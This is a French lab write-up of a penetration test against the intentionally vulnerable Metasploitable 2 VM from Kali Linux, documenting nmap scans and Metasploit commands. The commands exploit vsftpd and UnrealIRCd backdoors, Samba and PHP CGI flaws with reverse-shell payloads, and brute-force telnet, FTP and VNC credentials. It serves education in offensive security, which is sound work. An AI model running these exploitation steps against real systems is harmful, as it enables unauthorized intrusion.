
Kali Linux vs Metasploitable 2

Analyse et exploitation de vulnérabilités

Projet personnel de laboratoire pour la montée en compétences en cybersécurité offensive



Ines Boukais

Cybersécurité — Sécurité offensive

Environnement : Kali Linux / Metasploitable 2

Table des matières

Table des figures

Chapitre 1

Introduction générale

Dans un contexte où les systèmes d'information sont de plus en plus exposés aux menaces informatiques, la maîtrise des techniques de sécurité offensive constitue une compétence clé pour tout futur professionnel de la cybersécurité.

Ce rapport présente la réalisation d'un laboratoire de test d'intrusion reposant sur l'utilisation de Kali Linux comme plateforme d'attaque et de Metasploitable 2 comme système volontairement vulnérable. L'objectif de ce laboratoire est d'identifier, analyser et exploiter des vulnérabilités affectant des services réseau et des applications web, afin de mieux comprendre les risques liés à une mauvaise configuration, à l'utilisation de logiciels obsolètes et à l'absence de mesures de sécurité appropriées.

Ce travail s'inscrit dans une démarche personnelle de montée en compétences en cybersécurité. Il vise à consolider les connaissances techniques liées aux phases fondamentales d'un test d'intrusion, à savoir la reconnaissance, l'analyse des surfaces d'attaque et l'exploitation de vulnérabilités connues.

Les vulnérabilités étudiées dans ce laboratoire couvrent différents domaines, notamment les services réseau (FTP, Telnet, SMTP, Samba, MySQL, VNC, IRC) ainsi que les applications web vulnérables, illustrant ainsi la diversité des vecteurs d'attaque pouvant conduire à une compromission complète d'un système.

Objectifs du laboratoire

Les objectifs principaux de ce laboratoire sont les suivants :

— Mettre en place un environnement de test d'intrusion isolé à l'aide de machines virtuelles.

— Identifier les services exposés par un système vulnérable à l'aide de techniques de reconnaissance.

— Exploiter des vulnérabilités connues afin d'obtenir un accès non autorisé aux systèmes.

— Analyser les impacts de sécurité liés à chaque vulnérabilité exploitée.

Chapitre 2

Environnement et méthodologie

Ce laboratoire de test d'intrusion a été réalisé dans un environnement virtualisé afin de garantir l'isolation des systèmes testés et d'éviter tout impact sur des infrastructures réelles. L'ensemble des expérimentations s'inscrit dans un cadre strictement pédagogique et de montée en compétences en cybersécurité.

2.1 Environnement technique

L'environnement du laboratoire repose sur deux machines virtuelles distinctes, jouant des rôles complémentaires dans le cadre du test d'intrusion :

— **Kali Linux** : machine attaquante, utilisée pour la reconnaissance, l'exploitation et l'analyse des vulnérabilités.

— **Metasploitable 2** : machine cible volontairement vulnérable, conçue pour l'apprentissage des techniques de sécurité offensive.

Les machines virtuelles sont déployées sur un même réseau interne afin de permettre une communication directe entre l'attaquant et la cible, tout en conservant un environnement isolé du réseau externe.

2.1.1 Kali Linux

Kali Linux est une distribution Linux spécialisée dans les tests d'intrusion et l'audit de sécurité. Elle intègre nativement un large ensemble d'outils dédiés à la cybersécurité offensive, couvrant l'ensemble des phases d'un test d'intrusion.

Dans ce laboratoire, Kali Linux est utilisée notamment pour :

— la reconnaissance réseau (Nmap),

— l'exploitation de vulnérabilités (Metasploit Framework),

— l'analyse des services exposés,

— l'exploitation de vulnérabilités applicatives (SQLMap).

2.1.2 Metasploitable 2

Metasploitable 2 est une machine Linux volontairement vulnérable, développée dans un objectif pédagogique. Elle expose de nombreux services réseau et applications web présentant des failles de sécurité connues.

Cette machine permet de simuler un système mal sécurisé, intégrant :

— des services obsolètes,
— des identifiants par défaut ou faibles,
— des configurations dangereuses,
— des applications web vulnérables.

2.2 Méthodologie de test d'intrusion

La méthodologie suivie dans ce laboratoire s'inspire des phases classiques d'un test d'intrusion :

1. **Reconnaissance** : identification des machines, des services exposés et des versions logicielles.
2. **Analyse** : étude des vulnérabilités connues associées aux services détectés.
3. **Exploitation** : exploitation contrôlée des failles afin d'évaluer leur impact.
4. **Analyse des impacts** : évaluation des conséquences sur la confidentialité, l'intégrité et la disponibilité du système.

Cette approche permet de structurer les attaques de manière progressive et de mieux comprendre les mécanismes conduisant à une compromission complète d'un système.

Chapitre 3

Phase de reconnaissance

La phase de reconnaissance constitue une étape fondamentale d'un test d'intrusion. Elle vise à collecter un maximum d'informations sur la cible sans interaction intrusive initiale, afin d'identifier les surfaces d'attaque potentielles et les services exposés.

Dans ce laboratoire, la reconnaissance est réalisée depuis la machine Kali Linux à destination de la machine Metasploitable, toutes deux connectées au même réseau interne.

3.1 Vérification de la connectivité réseau

Avant toute tentative d'analyse ou d'exploitation, il est indispensable de vérifier la connectivité entre la machine attaquante et la machine cible. Cette étape permet de s'assurer que les communications réseau sont opérationnelles.

3.1.1 Adressage IP des machines

Les adresses IP des deux machines sont récupérées à l'aide de la commande `ip a`. Elles confirment que Kali Linux et Metasploitable se trouvent sur le même réseau interne, condition nécessaire au bon déroulement du laboratoire.

— **Kali Linux** : 192.168.56.105
— **Metasploitable** : 192.168.56.104

3.1.2 Test de connectivité ICMP

Un test de connectivité est effectué à l'aide de la commande `ping` depuis Kali Linux vers la machine Metasploitable.

Listing 3.1 – Test de connectivité ICMP

```
ping 192.168.56.104
```

La réception des réponses ICMP confirme que la machine cible est accessible et que la communication réseau fonctionne correctement.

3.2 Découverte des machines sur le réseau

Une phase de découverte réseau est ensuite réalisée afin d'identifier les machines actives sur le segment réseau et de repérer la cible Metasploitable.

3.2.1 Scan Nmap TCP Null

Un scan TCP Null est effectué à l'aide de Nmap afin de détecter les hôtes actifs et d'identifier les ports ouverts de manière discrète.

Listing 3.2 – Scan Nmap TCP Null

```
nmap -sN 192.168.56.0/24
```

Ce scan permet d'identifier la machine Metasploitable parmi les hôtes actifs du réseau et de repérer les ports présentant un intérêt pour la suite de l'analyse.

3.3 Identification des services et des versions

Une fois la machine cible identifiée, un scan plus précis est réalisé afin d'obtenir la liste complète des services exposés ainsi que leurs versions respectives.

3.3.1 Scan Nmap avec détection de versions

Le scan suivant est exécuté afin d'identifier les services réseau actifs sur la machine Metasploitable et de déterminer les versions logicielles associées.

Listing 3.3 – Scan Nmap avec détection de versions

```
nmap -sV 192.168.56.104
```

Ce scan met en évidence la présence de nombreux services obsolètes et vulnérables, notamment des services FTP, Telnet, SMTP, HTTP, Samba, MySQL, VNC et IRC.

3.4 Analyse des résultats de reconnaissance

Les résultats obtenus lors de la phase de reconnaissance montrent que la machine Metasploitable expose une surface d'attaque particulièrement large. Plusieurs services présentent des versions connues pour être vulnérables ou mal configurées.

Parmi les vulnérabilités identifiées figurent notamment :

— une backdoor sur le service FTP `vsftpd 2.3.4`,
— un serveur IRC compromis (`UnrealIRCd 3.2.8.1`),
— des services non sécurisés tels que Telnet et VNC,
— des services web et applicatifs obsolètes (Apache, PHP),

— des services de partage de fichiers mal configurés (Samba),

— une base de données MySQL exposée sans protection adéquate.

Cette phase de reconnaissance permet d'orienter efficacement les étapes suivantes du test d'intrusion, en ciblant les services présentant le plus fort potentiel de compromission.

Chapitre 4

Analyse et exploitation des vulnérabilités

À l'issue de la phase de reconnaissance, plusieurs services vulnérables ont été identifiés sur la machine Metasploitable. Cette section présente l'exploitation progressive de ces vulnérabilités, en mettant en évidence leur impact sur la sécurité du système cible.

4.1 Vulnérabilité FTP : vsftpd 2.3.4

Le service FTP exposé par la machine Metasploitable utilise la version `vsftpd 2.3.4`, connue pour contenir une backdoor introduite dans une version compromise du logiciel. Cette vulnérabilité permet une exécution de commandes à distance sans authentification préalable.

4.1.1 Initialisation de Metasploit Framework

Afin d'exploiter cette vulnérabilité, le framework Metasploit est utilisé depuis la machine Kali Linux. Metasploit permet d'automatiser l'exploitation de failles connues à l'aide de modules spécialisés.

Listing 4.1 – Démarrage de Metasploit

```
msfconsole
```

Le framework est correctement initialisé et prêt à être utilisé pour la phase d'exploitation.

4.1.2 Recherche du module d'exploitation

Une recherche est effectuée au sein de Metasploit afin d'identifier un module compatible avec la vulnérabilité `vsftpd 2.3.4`.

Listing 4.2 – Recherche du module vsftpd

```
search vsftpd
```

Le module `exploit/unix/ftp/vsftpd_234_backdoor` est identifié. Il est classé avec un niveau de fiabilité *excellent*, ce qui indique un taux de réussite élevé.

4.1.3 Analyse du module vsftpd_234_backdoor

Avant toute exploitation, les informations détaillées du module sont consultées afin de comprendre son fonctionnement et ses prérequis.

Listing 4.3 – Informations sur le module

```
info exploit/unix/ftp/vsftpd_234_backdoor
```

Ce module exploite une backdoor activée lorsqu'une tentative de connexion FTP contient une chaîne spécifique. Une fois déclenchée, cette backdoor ouvre un accès distant au système cible.

4.1.4 Chargement et configuration de l'exploit

Le module est ensuite chargé dans Metasploit afin de configurer les paramètres nécessaires à son exécution.

Listing 4.4 – Chargement du module

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Par défaut, Metasploit sélectionne le payload `cmd/unix/interact`, permettant l'obtention d'un shell interactif sur la machine cible.

L'adresse IP de la cible est ensuite renseignée :

Listing 4.5 – Définition de la cible

```
set RHOSTS 192.168.56.104
```

4.1.5 Exécution de l'exploitation

L'exploitation de la vulnérabilité est lancée à l'aide de la commande suivante :

Listing 4.6 – Exécution de l'exploit

```
exploit
```

L'exploit s'exécute avec succès et ouvre immédiatement une session shell sur la machine Metasploitable.

4.1.6 Validation de la compromission

Une fois le shell obtenu, plusieurs commandes sont exécutées afin de valider le niveau d'accès obtenu sur le système cible.

Listing 4.7 – Vérification des privilèges

```
id
uname -a
ls
```

Les résultats confirment l'obtention d'un accès avec les privilèges `root`, offrant un contrôle total sur le système.

4.1.7 Vérification des capacités d'écriture

Afin de confirmer la possibilité de modifier le système compromis, un répertoire est créé directement à la racine du système.

Listing 4.8 – Création d'un répertoire de test

```
mkdir HACKED
ls
```

La création du répertoire confirme que l'attaquant dispose de droits complets sur la machine cible.

4.1.8 Analyse de l'impact de sécurité

Cette vulnérabilité FTP présente un impact critique sur la sécurité du système :

— Exécution de commandes à distance sans authentification,
— Elévation directe de privilèges jusqu'au niveau `root`,
— Compromission totale de la confidentialité, de l'intégrité et de la disponibilité du système.

Elle illustre parfaitement les risques liés à l'utilisation de services obsolètes et non mis à jour dans un environnement de production.

4.2 Vulnérabilité Telnet (port 23)

Le service Telnet est un protocole d'accès distant permettant l'exécution de commandes sur une machine distante. Toutefois, Telnet transmet les identifiants en clair et ne fournit aucun mécanisme de chiffrement, ce qui en fait un service intrinsèquement non sécurisé.

La machine Metasploitable expose le service Telnet sur le port 23, ce qui constitue une surface d'attaque critique lorsqu'il est combiné à l'utilisation de mots de passe faibles ou par défaut.

4.2.1 Choix de la méthode d'attaque

Afin d'évaluer la robustesse de l'authentification Telnet, une attaque par force brute est réalisée à l'aide du framework Metasploit. Cette approche permet de tester automatiquement un ensemble de combinaisons nom d'utilisateur / mot de passe.

4.2.2 Sélection du module Metasploit

Le module `auxiliary/scanner/telnet/telnet_login` est utilisé afin de tester les identifiants du service Telnet exposé par la machine Metasploitable.

Listing 4.9 – Chargement du module Telnet

```
use auxiliary/scanner/telnet/telnet_login
```

4.2.3 Configuration du module

Le module est configuré avec des fichiers de dictionnaires contenant des listes d'utilisateurs et de mots de passe courants.

Listing 4.10 – Configuration du module Telnet

```
set RHOSTS 192.168.56.104
set USER_FILE /home/kali/Desktop/usernames
set PASS_FILE /home/kali/Desktop/passwords
set STOP_ON_SUCCESS true
```

L'option `STOP_ON_SUCCESS` permet d'arrêter l'attaque dès qu'un accès valide est identifié, optimisant ainsi le temps d'exécution.

4.2.4 Lancement de l'attaque

L'attaque par force brute est lancée à l'aide de la commande suivante :

Listing 4.11 – Lancement de l'attaque Telnet

```
exploit
```

Le module teste successivement les différentes combinaisons d'identifiants fournies.

4.2.5 Résultats de l'attaque

L'attaque permet d'identifier une combinaison d'identifiants valide :

— **Utilisateur** : msfadmin

— **Mot de passe** : msfadmin

Une session Telnet distante est alors automatiquement ouverte sur la machine cible.

4.2.6 Vérification manuelle de l'accès

Afin de confirmer la validité des identifiants découverts, une connexion Telnet manuelle est réalisée depuis Kali Linux.

Listing 4.12 – Connexion Telnet manuelle

```
telnet 192.168.56.104 23
```

L'authentification avec les identifiants `msfadmin/msfadmin` est acceptée, confirmant l'accès interactif au système distant.

4.2.7 Analyse de l'impact de sécurité

Cette vulnérabilité met en évidence plusieurs failles critiques de configuration :

— exposition d'un service non chiffré,

— utilisation d'identifiants faibles et connus,

— absence de mécanismes de limitation des tentatives de connexion.

Elle permet à un attaquant d'obtenir un accès distant au système sans exploitation avancée, conduisant potentiellement à une compromission complète de la machine.

4.3 Vulnérabilité SMTP (port 25)

Le protocole SMTP (Simple Mail Transfer Protocol) est utilisé pour l'acheminement des courriers électroniques. Lorsqu'il est mal configuré, il peut permettre à un attaquant d'énumérer des utilisateurs valides sur le système cible, facilitant ainsi des attaques ultérieures telles que le brute force ou le phishing.

La machine Metasploitable expose un service SMTP sur le port 25, utilisant le serveur `Postfix`.

4.3.1 Objectif de l'attaque

L'objectif de cette phase est d'identifier des comptes utilisateurs valides sur la machine cible en exploitant les fonctionnalités de vérification du service SMTP, notamment la commande `VRFY`.

4.3.2 Énumération des utilisateurs avec Metasploit

Le module Metasploit `auxiliary/scanner/smtp/smtp_enum` est utilisé afin de tester une liste d'utilisateurs potentiels sur le service SMTP exposé.

Listing 4.13 – Chargement du module SMTP Enum

```
use auxiliary/scanner/smtp/smtp_enum
```

Listing 4.14 – Configuration du module SMTP

```
set RHOSTS 192.168.56.104
set USER_FILE /home/kali/Desktop/usernames
```

4.3.3 Lancement de l'énumération

L'énumération des utilisateurs est lancée à l'aide de la commande suivante :

Listing 4.15 – Lancement de l'énumération SMTP

```
run
```

4.3.4 Résultats de l'énumération

L'exécution du module permet d'identifier plusieurs comptes utilisateurs valides sur la machine Metasploitable, notamment :

- root
- daemon
- bin
- sys
- msfadmin

Ces informations constituent une fuite de données sensibles et peuvent être exploitées dans des attaques ultérieures, telles que des tentatives de brute force ciblées.

4.3.5 Énumération manuelle via Telnet

À titre complémentaire, une connexion manuelle au service SMTP peut être établie à l'aide de Telnet afin de tester directement la commande `VRFY`.

Listing 4.16 – Connexion manuelle au service SMTP

```
telnet 192.168.56.104 25
```

Une fois connecté, la commande suivante peut être utilisée :

Listing 4.17 – Commande VRFY

```
VRFY msfadmin
```

Une réponse positive du serveur confirme l'existence du compte utilisateur.

4.3.6 Analyse de l'impact de sécurité

Bien que cette vulnérabilité ne permette pas une compromission directe du système, son impact reste significatif :

— divulgation d'informations sur les comptes internes,

— facilitation des attaques par force brute,

— augmentation de la surface d'attaque globale.

Elle illustre l'importance de désactiver les commandes de vérification SMTP ou de restreindre leur utilisation aux utilisateurs authentifiés.

4.4 Vulnérabilité HTTP / Apache (port 80)

Le service HTTP exposé par la machine Metasploitable repose sur le serveur web `Apache 2.2.8`, associé à l'interpréteur `PHP`. Plusieurs applications web volontairement vulnérables y sont déployées, notamment `Mutillidae` et `DVWA`.

Ces applications présentent de nombreuses failles de sécurité résultant de mauvaises configurations, de versions logicielles obsolètes et de l'absence de mécanismes de protection adéquats.

4.4.1 Objectif de l'analyse

L'objectif de cette phase est d'analyser les vulnérabilités du service HTTP afin d'identifier des failles exploitables permettant :

— l'accès à des informations sensibles,

— l'exécution de commandes à distance,

— la compromission de l'application web et du système sous-jacent.

4.4.2 Accès aux applications web vulnérables

L'accès au service HTTP est réalisé via un navigateur web depuis la machine Kali Linux.

Listing 4.18 – Accès au service HTTP

```
http://192.168.56.104
```

La page d'accueil permet d'accéder à plusieurs applications web vulnérables, dont `Mutillidae`, utilisée dans ce laboratoire pour l'analyse des failles.

4.4.3 Accès aux mots de passe exposés

Au sein de l'application Mutillidae, certaines fonctionnalités permettent d'accéder directement à des informations sensibles stockées côté serveur.

L'exploration des répertoires accessibles révèle la présence de fichiers contenant des identifiants et mots de passe en clair, accessibles sans authentification préalable.

Ces informations constituent une première fuite de données critiques pouvant être exploitées dans des attaques ultérieures.

4.4.4 Accès au fichier de configuration `config.inc`

Le fichier de configuration principal de l'application Mutillidae, nommé `config.inc`, est accessible publiquement depuis le serveur web.

Listing 4.19 – Accès au fichier config.inc

```
http://192.168.56.104/mutillidae/config.inc
```

Ce fichier contient des informations critiques relatives à la configuration interne de l'application, notamment les paramètres de connexion à la base de données MySQL.

L'analyse de son contenu met en évidence la présence d'identifiants valides, incluant un compte disposant de privilèges élevés et un mot de passe vide, traduisant une configuration particulièrement dangereuse.

4.4.5 Exploitation de la vulnérabilité Apache 2.2.8 / PHP CGI

Les informations recueillies lors des phases précédentes ont permis d'identifier l'utilisation du serveur web Apache 2.2.8 associé à PHP exécuté en mode CGI. Cette configuration est connue pour être vulnérable à des attaques par injection d'arguments, permettant une exécution de commandes à distance.

4.4.6 Objectif de l'attaque

L'objectif de cette phase est d'exploiter la vulnérabilité PHP CGI afin d'obtenir une exécution de commandes à distance sur la machine Metasploitable via le service HTTP.

4.4.7 Recherche d'un exploit compatible

Une recherche d'exploit est réalisée au sein du framework Metasploit afin d'identifier un module permettant d'exploiter cette vulnérabilité.

Listing 4.20 – Recherche d'exploit PHP CGI

```
search php_cgi
```

Le module `exploit/multi/http/php_cgi_arg_injection` est identifié comme étant compatible avec la configuration détectée.

4.4.8 Chargement et configuration de l'exploit

Le module est chargé dans Metasploit et configuré avec les paramètres nécessaires à l'exploitation.

Listing 4.21 – Chargement du module PHP CGI

```
use exploit/multi/http/php_cgi_arg_injection
```

Listing 4.22 – Configuration de l'exploit PHP CGI

```
set RHOSTS 192.168.56.104
set RPORT 80
set LHOST 192.168.56.105
```

4.4.9 Exécution de l'exploitation

L'exploitation de la vulnérabilité est lancée à l'aide de la commande suivante :

Listing 4.23 – Exécution de l'exploit PHP CGI

```
exploit
```

4.4.10 Résultats de l'exploitation

L'exécution de l'exploit aboutit à l'ouverture d'une session distante sur la machine Metasploitable, confirmant l'exécution de commandes à distance via le service HTTP.

Cette compromission démontre la possibilité pour un attaquant de contrôler le serveur web et, potentiellement, l'ensemble du système.

4.4.11 Analyse de l'impact de sécurité

Les vulnérabilités identifiées sur le service HTTP présentent un impact critique sur la sécurité globale du système :

— divulgation d'informations sensibles,
— accès non autorisé aux fichiers de configuration,
— exécution de commandes à distance,
— compromission de l'application web et du serveur.

Elles illustrent les risques majeurs liés à l'utilisation de logiciels obsolètes, à l'exposition de fichiers sensibles et à l'absence de contrôles de sécurité sur les applications web.

4.5 Vulnérabilité Samba (smbd 3.x)

Samba est un service de partage de fichiers permettant l'interopérabilité entre systèmes Linux et Windows. Certaines versions anciennes présentent une mauvaise configuration du paramètre `username map script`, permettant l'exécution de commandes à distance.

4.5.1 Objectif de l'attaque

L'objectif de cette phase est d'exploiter la mauvaise configuration du service Samba afin d'obtenir une exécution de commandes à distance sur la machine cible.

4.5.2 Exploitation avec Metasploit

Le module Metasploit `exploit/multi/samba/usermap_script` est utilisé pour exploiter cette vulnérabilité.

Listing 4.24 – Chargement du module Samba

```
use exploit/multi/samba/usermap_script
```

Listing 4.25 – Configuration de l'exploit Samba

```
set RHOSTS 192.168.56.104
set LHOST 192.168.56.105
```

4.5.3 Lancement de l'exploitation

Listing 4.26 – Exécution de l'exploit Samba

```
exploit
```

4.5.4 Résultats de l'exploitation

L'exploitation réussit et permet l'ouverture d'un shell distant avec les privilèges `root` sur la machine Metasploitable.

4.5.5 Analyse de l'impact de sécurité

Cette vulnérabilité présente un impact critique :

— exécution de commandes à distance,

— obtention de privilèges `root`,

— compromission totale du système.

4.6 Vulnérabilité MySQL (port 3306)

Le service MySQL exposé par la machine Metasploitable est accessible à distance et présente une configuration extrêmement faible.

4.6.1 Objectif de l'attaque

L'objectif est de vérifier la robustesse de l'authentification du service MySQL et d'identifier des comptes accessibles sans mot de passe.

4.6.2 Analyse avec Nmap

Listing 4.27 – Scan MySQL avec Nmap

```
nmap --script=mysql-brute 192.168.56.104
```

4.6.3 Résultats de l'analyse

Les résultats indiquent que les comptes `root` et `guest` sont accessibles sans mot de passe.

4.6.4 Tentative de connexion au service MySQL

Une tentative de connexion directe au service MySQL est réalisée depuis Kali Linux en utilisant le client MySQL.

Listing 4.28 – Connexion MySQL sans mot de passe

```
mysql -u root -h 192.168.56.104 -p
```

La connexion est acceptée sans demande de mot de passe, indiquant une configuration faible du compte administrateur MySQL.

4.6.5 Validation de l'accès

Une fois connecté, l'accès à l'interface MySQL est confirmé, démontrant la possibilité pour un attaquant d'interagir directement avec le serveur de base de données.

4.6.6 Analyse de l'impact de sécurité

Cette vulnérabilité présente un impact significatif sur la sécurité du système :

— accès non autorisé au service de base de données,

— exposition des données stockées,

— compromission des applications dépendantes de MySQL.

Elle met en évidence les risques liés à l'utilisation de comptes par défaut et à l'absence de mécanismes d'authentification robustes sur un service critique.

4.7 Vulnérabilité ProFTPd (port 2121)

ProFTPd est un serveur FTP libre permettant le transfert de fichiers entre un client et un serveur via le protocole FTP. Il assure l'authentification des utilisateurs et la gestion des accès aux fichiers distants.

Dans cette configuration, le service ProFTPd est exposé sur le port `2121` et repose sur des mécanismes d'authentification sensibles à l'utilisation de mots de passe faibles ou par défaut.

4.7.1 Objectif de l'attaque

L'objectif de cette phase est de tester la robustesse de l'authentification du service ProFTPd en réalisant une attaque par force brute afin d'identifier d'éventuels identifiants valides.

4.7.2 Sélection du module Metasploit

Le module Metasploit `auxiliary/scanner/ftp/ftp_login` est utilisé. Il permet de tester automatiquement des combinaisons nom d'utilisateur / mot de passe sur un service FTP distant.

Listing 4.29 – Chargement du module FTP Login

```
use auxiliary/scanner/ftp/ftp_login
```

4.7.3 Configuration du module

Les paramètres suivants sont configurés afin de préparer une attaque par dictionnaire ciblée sur le service ProFTPd :

Listing 4.30 – Configuration du module ProFTPd

```
set RHOSTS 192.168.56.104
set RPORT 2121
set USER_FILE /home/kali/Desktop/usernames
set PASS_FILE /home/kali/Desktop/passwords
set USER_AS_PASS true
```

4.7.4 Lancement de l'attaque

L'attaque par force brute est lancée afin de tester les différentes combinaisons d'identifiants configurées.

Listing 4.31 – Lancement de l'attaque ProFTPd

```
exploit
```

4.7.5 Résultats de l'attaque

L'exécution du module permet d'identifier plusieurs combinaisons d'identifiants valides, notamment :

— **msfadmin** : msfadmin

— **user** : user

Ces résultats montrent que le service FTP accepte des mots de passe faibles ou par défaut, rendant l'authentification facilement contournable.

4.7.6 Vérification manuelle de l'accès

Une connexion FTP manuelle est ensuite réalisée afin de confirmer les identifiants découverts.

La connexion réussit et donne accès au répertoire personnel de l'utilisateur, confirmant la compromission effective du service ProFTPd.

4.7.7 Analyse de l'impact de sécurité

Cette vulnérabilité met en évidence une mauvaise configuration du service ProFTPd sur la machine Metasploitable :

— absence de politique de mots de passe robustes,

— acceptation d'identifiants faibles ou par défaut,

— absence de mécanismes de protection contre les attaques par force brute.

Elle permet à un attaquant d'obtenir un accès non autorisé au système via le service FTP.

4.8 Vulnérabilité VNC (port 5900)

Le service VNC (Virtual Network Computing) permet le contrôle graphique d'une machine à distance via un réseau. Il est couramment utilisé pour l'administration distante de systèmes, mais constitue une cible privilégiée lorsqu'il est mal configuré, obsolète ou protégé par une authentification faible. Sur la machine Metasploitable, le service VNC exposé sur le port 5900 présente plusieurs faiblesses de sécurité.

4.8.1 Objectif de l'attaque

L'objectif de cette attaque est d'analyser la sécurité du service VNC exposé, d'identifier sa version, puis d'évaluer la robustesse de son mécanisme d'authentification face à une attaque par dictionnaire à l'aide de Metasploit.

4.8.2 Analyse du service VNC

Afin d'identifier le service et sa version, un scan Nmap ciblé a été réalisé sur le port 5900 de la machine Metasploitable.

Listing 4.32 – Scan Nmap du service VNC

```
nmap 192.168.56.104 -sV -p 5900
```

Les résultats du scan montrent que :

— le port `5900/tcp` est ouvert ;

— le service identifié est `VNC` ;

— la version du protocole utilisée est `VNC protocol 3.3`.

Cette version du protocole VNC est ancienne et connue pour présenter plusieurs vulnérabilités, notamment :

— l'absence de chiffrement des communications ;

— des mécanismes d'authentification faibles ;

— une forte exposition aux attaques par force brute.

Ces éléments confirment que le service VNC exposé sur Metasploitable constitue une surface d'attaque critique.

4.8.3 Recherche d'un module d'attaque

Une recherche a ensuite été effectuée dans Metasploit afin d'identifier un module permettant de tester l'authentification VNC.

Listing 4.33 – Recherche de modules VNC dans Metasploit

```
grep scanner search vnc
```

Le module retenu pour l'attaque est :

— `auxiliary/scanner/vnc/vnc/`$_{login}$

Ce module permet de tester automatiquement des mots de passe VNC, soit via une liste prédéfinie, soit par force brute, et de détecter les authentifications faibles ou inexistantes.

4.8.4 Attaque par dictionnaire

Le module sélectionné a été chargé dans Metasploit et configuré avec ses options par défaut.

Listing 4.34 – Chargement du module VNC

```
use auxiliary/scanner/vnc/vnc_login
```

Le module utilise le fichier de mots de passe suivant :

— `/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt`

Ce fichier contient une liste de mots de passe couramment utilisés ou par défaut pour les services VNC.

L'attaque a ensuite été lancée :

Listing 4.35 – Exécution de l'attaque VNC

```
exploit
```

4.8.5 Résultats de l'attaque

L'attaque par dictionnaire a permis d'identifier un mot de passe valide pour le service VNC. Le mot de passe `password` permet un accès distant complet, sans nom d'utilisateur (login vide).

Cette configuration représente une faille de sécurité majeure, car elle permet à un attaquant d'accéder directement à l'interface graphique du système.

4.8.6 Analyse de l'impact de sécurité

L'exploitation de cette vulnérabilité entraîne les conséquences suivantes :

— accès graphique complet à la machine distante ;
— contrôle total du système par l'attaquant ;
— possibilité d'exécuter des commandes, d'installer des logiciels malveillants ou de récupérer des données sensibles ;
— compromission totale de la sécurité de la machine.

4.9 Vulnérabilité UnrealIRCd 3.2.8.1

UnrealIRCd est un serveur IRC largement utilisé pour la gestion de communications en temps réel. La version `3.2.8.1` distribuée à une certaine période contient une backdoor intégrée intentionnellement ou par compromission du code source. Cette backdoor permet l'exécution de commandes à distance sans aucune authentification préalable, ce qui constitue une vulnérabilité critique.

4.9.1 Objectif de l'attaque

L'objectif de cette attaque est d'exploiter la backdoor présente dans UnrealIRCd 3.2.8.1 afin d'obtenir une exécution de commandes à distance et un accès shell sur la

machine cible.

4.9.2 Recherche du module d'exploitation

Une recherche a été effectuée dans Metasploit afin d'identifier un module permettant d'exploiter cette vulnérabilité connue.

Listing 4.36 – Recherche du module UnrealIRCd

```
search unrealircd
```

Le module identifié permet d'exploiter directement la backdoor intégrée dans UnrealIRCd 3.2.8.1 et de fournir une exécution de commandes à distance.

4.9.3 Configuration du module Metasploit

Le module d'exploitation a été chargé et ses options ont été affichées afin de vérifier les paramètres requis.

Listing 4.37 – Chargement du module UnrealIRCd

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
show options
```

La machine cible a ensuite été définie :

Listing 4.38 – Définition de la cible

```
set RHOSTS 192.168.56.104
```

Un payload de type `reverse shell` a été sélectionné afin d'obtenir un accès distant après exploitation.

Listing 4.39 – Choix du payload

```
show payloads
set PAYLOAD cmd/unix/reverse
```

L'adresse de la machine attaquante (Kali Linux) recevant la connexion inverse a été définie :

Listing 4.40 – Définition de l'adresse de retour

```
set LHOST 192.168.56.105
```

4.9.4 Exploitation de la vulnérabilité

L'exploitation a été lancée à l'aide de la commande suivante :

Listing 4.41 – Exploitation UnrealIRCd

```
exploit
```

La backdoor intégrée dans UnrealIRCd est alors activée et exécute les commandes envoyées par Metasploit.

4.9.5 Résultats de l'exploitation

L'exploitation aboutit avec succès et permet :

— l'activation de la backdoor UnrealIRCd ;

— l'exécution de commandes arbitraires sur la machine cible ;

— l'ouverture d'un shell distant sur le système vulnérable.

Des commandes telles que `pwd`, `uname`, `hostname` et `ls` confirment l'accès complet au système et aux fichiers de configuration du serveur IRC.

4.9.6 Analyse de l'impact de sécurité

L'exploitation de cette vulnérabilité entraîne des conséquences critiques sur la sécurité du système :

— obtention d'un accès shell complet sur la machine cible ;

— compromission totale du service IRC ;

— accès aux fichiers de configuration et aux données sensibles ;

— possibilité d'élévation de privilèges selon la configuration du système ;

— installation de portes dérobées ou de logiciels malveillants ;

4.10 Injection SQL sur l'application web (DVWA)

L'application web vulnérable DVWA (Damn Vulnerable Web Application) présente une faille d'injection SQL lorsque son niveau de sécurité est configuré sur `Low`. Cette vulnérabilité permet à un attaquant d'interagir directement avec la base de données via des entrées utilisateur non filtrées.

4.10.1 Authentification à l'application

L'accès à l'application web est réalisé à l'aide des identifiants par défaut :

— nom d'utilisateur : `admin`

— mot de passe : `password`

Cette authentification permet d'accéder aux fonctionnalités internes de l'application, notamment aux modules volontairement vulnérables destinés aux tests de sécurité.

4.10.2 Configuration du niveau de sécurité

Le niveau de sécurité de l'application est configuré sur `Low`. Cette configuration désactive les mécanismes de protection contre les entrées malveillantes, tels que :

— la validation des entrées utilisateur ;

— l'échappement des caractères spéciaux ;

— l'utilisation de requêtes préparées.

Cette configuration rend l'application intentionnellement vulnérable aux attaques par injection SQL.

